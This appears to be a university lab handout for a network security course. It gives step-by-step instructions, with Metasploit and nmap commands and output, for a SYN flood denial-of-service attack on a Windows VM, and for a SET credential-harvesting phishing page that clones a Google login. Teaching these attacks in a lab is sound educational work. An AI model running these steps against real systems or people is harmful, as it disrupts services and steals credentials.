Lab 10- Handout

2CSDE54- Information and Network Security

Set up metasploit tool on one system and download and install windows OS for hacking and run NMAP, payload attacks, and social-engineering attacks.

Perform following attacks:

1. DoS Attacks (Metasploit framework)

2. Phishing Attacks (SET- credential harvester tool)

Prerequisites:

1. Virtual Machines (VMWare Workstation or VirtualBox)

2. Windows 7 (Target Machine)

3. Kali Linux (Attacker Machine)

4. Wireshark in Target Machine to check SYN flood packets.

5. Metasploit framework and Social Engineering Toolkit (SET) installed in Kali Linux.

DoS Attacks (Metasploit framework) –

There are various DoS attacks available in Metasploit.

Here, we will be using SYN flood attack to exploit DoS of target system.

SYN flood attack exploits the three-way handshake of TCP connection.

Attacker sends a SYN packet. Victim machine replies with SYN/ACK and wait for the final ACK packet from the source i.e., the attacking machine.


When the victim serves the SYN packets, it will consume all the resources which will cause Denial of Service to the generic users.

Implementation:

Run Target machine and Find IP address (IPv4 Address) of Victim machine.

```
C:\Users\Utsav>ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::60f2:a75:d9e5:920dx11
   IPv4 Address. . . . . . . . . . . : 192.168.190.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.190.2

Tunnel adapter isatap.{25E65FC7-B37E-47C1-B046-BB19977A2EBD}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain
```

Check the current resource status (CPU) of Target machine. Currently the CPU usage is less as CPU is idle.



Run Kali Linux and check if attacking system can ping target machine by ping command. If the ping command is successful then the victim machine is reachable.

```
┌──(root💀kali)-[~]
└─# ping 192.168.190.130
PING 192.168.190.130 (192.168.190.130) 56(84) bytes of data.
64 bytes from 192.168.190.130: icmp_seq=1 ttl=128 time=0.996 ms
64 bytes from 192.168.190.130: icmp_seq=2 ttl=128 time=0.642 ms
64 bytes from 192.168.190.130: icmp_seq=3 ttl=128 time=0.540 ms
64 bytes from 192.168.190.130: icmp_seq=4 ttl=128 time=1.09 ms
64 bytes from 192.168.190.130: icmp_seq=5 ttl=128 time=0.719 ms
64 bytes from 192.168.190.130: icmp_seq=6 ttl=128 time=0.628 ms
64 bytes from 192.168.190.130: icmp_seq=7 ttl=128 time=0.866 ms
64 bytes from 192.168.190.130: icmp_seq=8 ttl=128 time=0.513 ms
64 bytes from 192.168.190.130: icmp_seq=9 ttl=128 time=0.934 ms
```

Get the IP address of Attacking machine using ifconfig command.

```
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.190.129  netmask 255.255.255.0  broadcast 192.168.190.255
        inet6 fe80::20c:29ff:fee1:d878  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:e1:d8:78  txqueuelen 1000  (Ethernet)
        RX packets 445  bytes 67074 (65.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 61  bytes 6162 (6.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 756 (756.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 756 (756.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

(Usage of Nmap- To check Open Ports)

Now we need to check open ports of target machine as we want to send the request for connection, we will require port number. To find open port numbers use following command.

```
┌──(root💀kali)-[~]
└─# nmap -p1-65535 80 192.168.190.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-06 07:49 CDT
Nmap scan report for 192.168.190.130
Host is up (0.00050s latency).
Not shown: 65531 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 00:0C:29:EC:90:C5 (VMware)

Nmap done: 2 IP addresses (1 host up) scanned in 108.65 seconds
```

Finally, we have all the necessary information required to perform SYN flood. Now we need to run Metasploit framework, but Metasploit requires PostgreSQL service to run.

```
┌──(root💀kali)-[~]
└─# service postgresql start
```

Type msfconsole to run Metasploit Framework.

```
┌──(root💀kali)-[~]
└─# msfconsole
[*] Starting the Metasploit Framework coNsole ...
```

We want to perform SYN flood attack and hence we need to find for it using search command. It will display the location of the synflood auxiliary.

```
msf6 > search synflood

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood                     normal  No     TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
```

Once we obtain the path, we need to go to the path to make use of synflood. We can deploy this through “use” command.

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) >
```

Here we are in the synflood auxiliary. To see the options available can use show option command.

```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

Now we need to set the options RHOST and RPORT which will have the IP address and port number of the Victim machine, which we already found in earlier steps.


```
msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.190.130
RHOST ⇒ 192.168.190.130
msf6 auxiliary(dos/tcp/synflood) > set RPORT 135
RPORT ⇒ 135
```

Recheck the options using show options command.

```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.190.130  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      135              yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

Now we are ready to attack! Use exploit command to start the attack. The framework will now start flooding SYN packet to the respected Victim's IP address. We can check the SYN packets using Wireshark in Victim machine.
Once the SYN packets started flooding, the target machine's resources are over utilized. Same can be seen in the CPU usage history graph.

```
7417 13.603793    126.51.110.42    192.168.190.130    TCP    60 64820 → 135 [SYN] Seq=0 Win=186 Len=0
7418 13.604788    126.51.110.42    192.168.190.130    TCP    60 23873 → 135 [SYN] Seq=0 Win=1569 Len=0
7419 13.605796    126.51.110.42    192.168.190.130    TCP    60 39471 → 135 [SYN] Seq=0 Win=2070 Len=0
7420 13.606711    126.51.110.42    192.168.190.130    TCP    60 945 → 135 [SYN] Seq=0 Win=2575 Len=0
7421 13.607724    126.51.110.42    192.168.190.130    TCP    60 38372 → 135 [SYN] Seq=0 Win=3183 Len=0
7422 13.608657    126.51.110.42    192.168.190.130    TCP    60 18965 → 135 [SYN] Seq=0 Win=3490 Len=0
7423 13.609617    126.51.110.42    192.168.190.130    TCP    60 11329 → 135 [SYN] Seq=0 Win=3429 Len=0
7424 13.610607    126.51.110.42    192.168.190.130    TCP    60 49096 → 135 [SYN] Seq=0 Win=1178 Len=0
7425 13.611510    126.51.110.42    192.168.190.130    TCP    60 46691 → 135 [SYN] Seq=0 Win=986 Len=0
7426 13.612462    126.51.110.42    192.168.190.130    TCP    60 4855 → 135 [SYN] Seq=0 Win=2612 Len=0
7427 13.613667    126.51.110.42    192.168.190.130    TCP    60 36535 → 135 [SYN] Seq=0 Win=307 Len=0
7428 13.614759    126.51.110.42    192.168.190.130    TCP    60 32468 → 135 [SYN] Seq=0 Win=3244 Len=0
7429 13.616084    126.51.110.42    192.168.190.130    TCP    60 10557 → 135 [SYN] Seq=0 Win=3627 Len=0
7430 13.617087    126.51.110.42    192.168.190.130    TCP    60 10554 → 135 [SYN] Seq=0 Win=2487 Len=0
7431 13.618092    126.51.110.42    192.168.190.130    TCP    60 42283 → 135 [SYN] Seq=0 Win=3966 Len=0
7432 13.619125    126.51.110.42    192.168.190.130    TCP    60 30694 → 135 [SYN] Seq=0 Win=4055 Len=0
7433 13.620079    126.51.110.42    192.168.190.130    TCP    60 33789 → 135 [SYN] Seq=0 Win=1846 Len=0
7434 13.621062    126.51.110.42    192.168.190.130    TCP    60 45778 → 135 [SYN] Seq=0 Win=3432 Len=0
7435 13.622049    126.51.110.42    192.168.190.130    TCP    60 18539 → 135 [SYN] Seq=0 Win=1876 Len=0
7436 13.623203    126.51.110.42    192.168.190.130    TCP    60 62369 → 135 [SYN] Seq=0 Win=1055 Len=0
7437 13.624288    126.51.110.42    192.168.190.130    TCP    60 46200 → 135 [SYN] Seq=0 Win=3241 Len=0
```



Phishing Attacks (SET-credential harvester tool)

1. Phishing is a Social Engineering attack that is used to obtain sensitive information of user such as username, password, credit card details etc.
2. In this practical, we have used one of the phishing attack strategy called as Credential harvester attack, which is used to create a cloned website that predicts to be same as the actual authentic website.
3. When user enters the credentials to the fraudulent website, the information will be stored to attacker's machine.

Implementation:

Use command setoolkit to start Social Engineering Toolkit.

It will show different kinds of attacks. As we need to perform credential harvesting attack, we need to use option 1.

Now the different attacks under Social-Engineering attacks will be displayed. Select option 2 i.e., website attack vectors.

On the option 3 it shows Credential Harvester Attack. Select it.

Now we have 3 options. Option 1 allows us to use built in modules of websites for browsers. Option 2 clones the website that you specify using URL and changes the IP address to your system's IP address. Option 3 allows to import user's modules. Select Option 1.

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

Once you select option 1 it will ask for your IP address. So, find the IP address of your system using command ifconfig.

```
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.190.129  netmask 255.255.255.0  broadcast 192.168.190.255
        inet6 fe80::20c:29ff:fee1:d878  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e1:d8:78  txqueuelen 1000  (Ethernet)
        RX packets 905  bytes 143231 (139.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 225740  bytes 13550751 (12.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.190.129]:192.168.190.129
```

Now you need to provide template for the smurf website. Here I have provided Google and SET will create the login page template of Google.

```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```

Now you are ready to launch the phishing website.

Open the browser in any other Operating System, here I have used Google chrome in Windows 7. Type the IP address that you have provided in earlier steps into the browser.



When user logins to the web page, the information will be stored in the attacking machine via IP address. You can check it in Kali Linux.